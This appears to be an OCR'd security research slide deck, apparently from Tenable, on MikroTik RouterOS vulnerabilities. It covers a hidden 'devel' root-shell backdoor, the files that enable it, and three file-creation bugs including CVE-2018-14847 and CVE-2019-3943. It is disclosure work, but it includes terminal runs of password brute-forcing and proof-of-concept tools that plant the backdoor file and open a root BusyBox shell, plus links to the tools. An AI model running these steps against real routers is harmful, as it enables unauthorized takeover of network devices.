
- Affected all *bugfix* releases from 6.30.1 to 6.40.7, **fixed in 6.40.8** on 2018-Apr-23
- Affected all *current* releases from 6.29 to 6.42, **fixed in 6.42.1** on 2018-Apr-23
- Affected all *RC* releases from 6.29rc1 to 6.43rc3, **fixed in 6.43rc4** on on 2018-Apr-23

Am I affected? Currently there is no sure way to see if you were affected. If your Winbox port is open to untrusted networks, assume that you are affected and upgrade + change password + add firewall according to our guidelines. Make sure that you change password after an upgrade. The log may show unsuccessful login attempt, followed by a succefful login attempt from unknown IP addresses.

https://blog.mikrotik.com/security/winbox-vulnerability.html

tenable


809f93cbc1e5e451ae5d69ca7e64209c02647660d1a79b52ec6d0507fb2f
7ff2e167370e3458522eaa7b0fb81fe21cd7b9dec1c74e7fb668e92e2610
81368d8f30a8b2247d5b1f8974328e9bd491b574285c2f132108a542ea7d
b301d6f2ba8e532b6e219f3d9608a56d643b8f289cfe96d61ab898b4eab0
99e1db762ff5645050cea4a95dc03eac0db2ceb3e77d8f17b57cd6e29440
76bf646fce8ff9be94d48aad521a483ee49e1cb53cfd5021bb8b933d2c4a
e009b567516b20ef876da6ef4158fad40275a960c1efd24c804883ae2735
7c06b032242abefe2442a8d716dddb216ec44ed2d6ce1a60e97d30dbba1f
f8080b9bfc1bd829dce94697998a6c98e4eb6c9848b02ec10555279221dd
4e350d11b606a7e0f5e88270938f938b6d2f0cc8d62a1fdd709f4a3f1fa2
f1cf895d29970c5229b6a640c253b9f306185d4e99f4eac83b7ba1a325ef
8395e650e94b155bbf4309f777b70fa8fdc44649f3ab335c1dfdfeb0cdee
a249a69e692fff9992136914737621f117a7d8d4add6bac5443c002c379f
5e75b8b5ebbef78f35b00702ced557cf0f30f68ee08b399fc26a3e3367bb
fe022403a9d4c899d8d0cb7082679ba608b69091a016e08ad9e750186b19
116d584de3673994e716e86fbb3945e0c6102bfbd30c48b13872a808091e
4263c93ce53d7f88c62fecb6a948d70e51c19e1049e07df2c70a4
tenable



tenable

- Administrators ***need*** to know if they were affected.
- No public solution offered by MikroTik.
- IOC not that helpful.
- Vulnerabilities… the only hope?
  - Get root
  - Hunt for bad stuff


tenable

- Currently supported architectures:
  - MIPSBE - RB2011UiAS-RM
  - SMIPS - hAP Lite
  - MMIPS - hEX S
  - PPC - RB1100
  - ARM - CRS309-1G-8S+IN
  - TILE - CCR1016-12G
  - X86 - Cloud Hosted Router
- Deprecated support:
  - MIPSLE - Crossroads
    - Deprecated with RouterOS 6.33.5 release on December 28, 2015

Release 6.44.5		2019-07-09
routeros-x86-6.44.5.npk	x86	
all_packages-x86-6.44.5.zip	x86	
mikrotik-6.44.5.iso	x86	
netinstall-6.44.5.zip	x86	
install-image-6.44.5.zip	x86	
chr-6.44.5.img.zip	x86	
chr-6.44.5.vmdk	x86	
chr-6.44.5.vhdx	x86	
chr-6.44.5.vdi	x86	
dude-6.44.5.npk	x86	
dude-install-6.44.5.exe	x86	
routeros-mipsbe-6.44.5.npk	mipsbe	
all_packages-mipsbe-6.44.5.zip	mipsbe	
routeros-powerpc-6.44.5.npk	ppc	
all_packages-ppc-6.44.5.zip	ppc	
routeros-tile-6.44.5.npk	tile	
all_packages-tile-6.44.5.zip	tile	
dude-6.44.5-tile.npk	tile	
routeros-smips-6.44.5.npk	smips	
all_packages-smips-6.44.5.zip	smips	
routeros-arm-6.44.5.npk	arm	
all_packages-arm-6.44.5.zip	arm	
dude-6.44.5-arm.npk	arm	
routeros-mmips-6.44.5.npk	mmips	
all_packages-mmips-6.44.5.zip	mmips	
dude-6.44.5-mmips.npk	mmips	

https://mikrotik.com/download/archive

tenable




https://mikrotik.com/download/archive


- ***153*** Long-term and Stable RouterOS versions released since October, 2011.
  - ***Over 200*** release candidates released since 2015.
- Four major versions:
  - RouterOS 3.x
    - Last release 3.30 on October 27, 2011.
  - RouterOS 4.x
    - Last release 4.17 on October 17, 2011.
  - RouterOS 5.x
    - Last release 5.26 on September 6, 2013.
  - RouterOS 6.x
    - First release 6.0 on May 20, 2013
    - Most recent release, July 19, 2019.
    - 130 total versions of RouterOS 6.x
      - ***Nearly two*** versions released per month

tenable

- RouterOS has a backdoor.
- The backdoor is a busybox shell.
- Login as devel with the administrator password.
- Enabled when a specific file exists:
  - 3.x - 5.x: /nova/etc/devel-login
  - 6.0 - 6.40.9: /flash/nova/etc/devel-login
  - 6.41 - 6.41.4: /pckg/option
  - 6.42+: /pckg/option
    - Must be one of two:
      - A *squashfs* filesystem.
      - A valid symlink into /bndl/.
- No MikroTik solution to enable the backdoor for normal customers.



tenable



- Telnet *set tracefile* arbitrary file creation.
- No CVE assigned.
- Requires authentication.
- Triggered via winbox, www, telnet, or ssh interfaces.
- Disclosed by @hackerfantastic on December 11, 2018.
- Patched by MikroTik in:
  - 6.42.11 on January 9, 2019 (Long-term)
  - 6.43.8 on December 21, 2018 (Stable)
- Allows creation of the backdoor file in:
  - 6.0 - ***6.41.4*** (April 2018)
  - 5.x
  - 4.x
  - 3.x

tenable

- Not just exposing themselves to vulnerabilities.
- www and winbox have no brute force protection.
  - https://github.com/tenable/routeros/tree/master/brute_force/winbox_brute/
  - https://github.com/tenable/routeros/tree/master/brute_force/www_brute/

```
albinolobster@ubuntu:~/routeros_internal/brute_force/winbox_brute/build$ time
 ./winbox_bruteforce -i 192.168.1.30 -p 8291 -f ~/top10000.txt 2> /dev/null
[+] Loading password file...
[+] Found 10000 passwords.
10000 / 10000
We found the password! Use admin:lolwat

real    0m29.214s
user    0m0.968s
sys     0m3.516s
```


```
albinolobster@ubuntu:~/routeros_internal/brute_force/www_brute/build$ time ./
www_bruteforce -i 192.168.1.30 -p 80 -f ~/top10000.txt 2> /dev/null
[+] Loading password file...
[+] Found 10000 passwords.
10000 / 10000
We found the password! Use admin:lolwat

real    0m43.726s
user    0m1.940s
sys     0m4.247s
```

tenable

```
albinolobster@ubuntu:~$ telnet -l devel 192.168.1.18
Trying 192.168.1.18...
Connected to 192.168.1.18.
Escape character is '^]'.
Password:
Login failed, incorrect username or password

Login: ◆^CConnection closed by foreign host.
albinolobster@ubuntu:~$ ./hf_tracefile_www -i 192.168.1.18 -p 80 -u admin
Success!
albinolobster@ubuntu:~$ telnet -l devel 192.168.1.18
Trying 192.168.1.18...
Connected to 192.168.1.18.
Escape character is '^]'.
Password:


BusyBox v1.00 (2017.10.10-07:06+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# uname -a
Linux MikroTik 3.3.5-smp #1 SMP Tue Oct 10 06:33:37 UTC 2017 i686 unknown
#
```

- Winbox and www PoC:
  - https://github.com/tenable/routeros/tree/master/poc/hf_tracefile
  - https://github.com/tenable/routeros/tree/master/poc/hf_tracefile_www

tenable



Release 6.43.15 2019-05-13

What's new in 6.43.15 (2019-May-10 12:44):

*) dhcpv4-server - fixed commenting option for alerts;
*) dhcpv6-server - fixed binding setting update from RADIUS;
*) ike1 - improved stability for transport mode policies on initiator side;
*) ipv6 - adjusted IPv6 route cache max size;
*) ipv6 - adjust IPv6 route cache max size based on total RAM memory;
*) ipv6 - improved IPv6 neighbor table updating process;
*) lte - reset LTE modem only when SIM slot is changed on dual SIM slot devices;
*) lte - use default APN name "internet" when not provided;
*) rb2011 - removed "sfp-led" from "System/LEDs" menu;
*) rb4011 - fixed SFP+ interface full duplex and speed parameter behaviour;
*) rb4011 - improved SFP+ interface linking to 1Gbps;
*) smb - fixed possible buffer overflow;
*) snmp - added "radio-name" (mtxrWIRtabRadioName) OID support;
*) ssh - do not generate host key on configuration export;
*) switch - fixed possible crash when interface state changes and DHCP Snooping is enabled;
*) system - accept only valid path for "log-file" parameter in "port" menu;
*) userman - updated authorize.net gateway DNS name;
*) webfig - improved file handling;
*) winbox - improved file handling;

- fileman arbitrary file read and write.
- Assigned CVE-2019-3943.
- Requires authentication.
- Triggered via winbox or www interfaces.
- Patched by MikroTik in:
  - 6.43.15 on May 13, 2019 (Long-term)
  - 6.44.0 on March 26, 2019 (Stable)
- Allows creation of the backdoor file in:
  - 6.0 - 6.43.14 (April 2019)
  - 5.x
  - 4.x
  - 3.x

tenable

```
albinolobster@ubuntu:~$ telnet -l devel 192.168.1.28
Trying 192.168.1.28...
Connected to 192.168.1.28.
Escape character is '^]'.
Password:
Login failed, incorrect username or password

Login: Connection closed by foreign host.
albinolobster@ubuntu:~$ ./cve_2019_3943_dev_shell_www -i 192.168.1.28 -p 80 -u admin
Success!
albinolobster@ubuntu:~$ telnet -l devel 192.168.1.28
Trying 192.168.1.28...
Connected to 192.168.1.28.
Escape character is '^]'.
Password:


BusyBox v1.00 (2018.08.20-07:26+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# uname -a
Linux MikroTik 3.3.5-smp #1 SMP Mon Aug 20 06:55:10 UTC 2018 i686 unknown
#
```

- Winbox and www devel-login PoC:
  - https://github.com/tenable/routeros/tree/master/poc/cve_2019_3943_dev_shell
  - https://github.com/tenable/routeros/tree/master/poc/cve_2019_3943_dev_shell_www
- Used for many other PoC...

tenable


```
albinolobster@ubuntu:~/mikrotik/poc/bytheway/build$ ./btw -i 192.168.1.251

  BY THE WAY

[+] Extracting passwords from 192.168.1.251:8291
[+] Searching for administrator credentials
[+] Using credentials - admin:lol
[+] Creating /pckg/option on 192.168.1.251:8291
[+] Creating /flash/nova/etc/devel-login on 192.168.1.251:8291
[+] There's a light on
albinolobster@ubuntu:~/mikrotik/poc/bytheway/build$ telnet -l devel 192.168.1.251
Trying 192.168.1.251...
Connected to 192.168.1.251.
Escape character is '^]'.
Password:


BusyBox v1.00 (2017.03.02-08:29+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# uname -a
Linux MikroTik 3.3.5 #1 Thu Mar 2 08:16:25 UTC 2017 mips unknown
# cat /rw/logs/VERSION
v6.38.4 Mar/08/2017 09:26:17
# Connection closed by foreign host.
```


https://github.com/tenable/routeros/tree/master/poc/bytheway

- mproxy arbitrary file read and write.
- Assigned CVE-2018-14847.
- File creating requires authentication.
- Triggered via winbox or www interfaces.
- Patched by MikroTik in:
  - 6.40.8 on April 23, 2018 (Long-term)
  - 6.42.1 on April 23, 2018 (Stable)
- Allows creation of the backdoor file in:
  - 6.0 - 6.42.0 (April 2018)
  - 5.x
  - 4.x
  - 3.x

- Summary
  - 3 file creation vulnerabilities.
  - Combined to work over ssh, telnet, www, and winbox.
  - Combined they can create the backdoor file on 142 of the 153 released Stable or Long-term releases.
    - Long-term up to May 13, 2019.
    - Stable up to March 26, 2019.
- If only someone combined them into one easy to use tool…

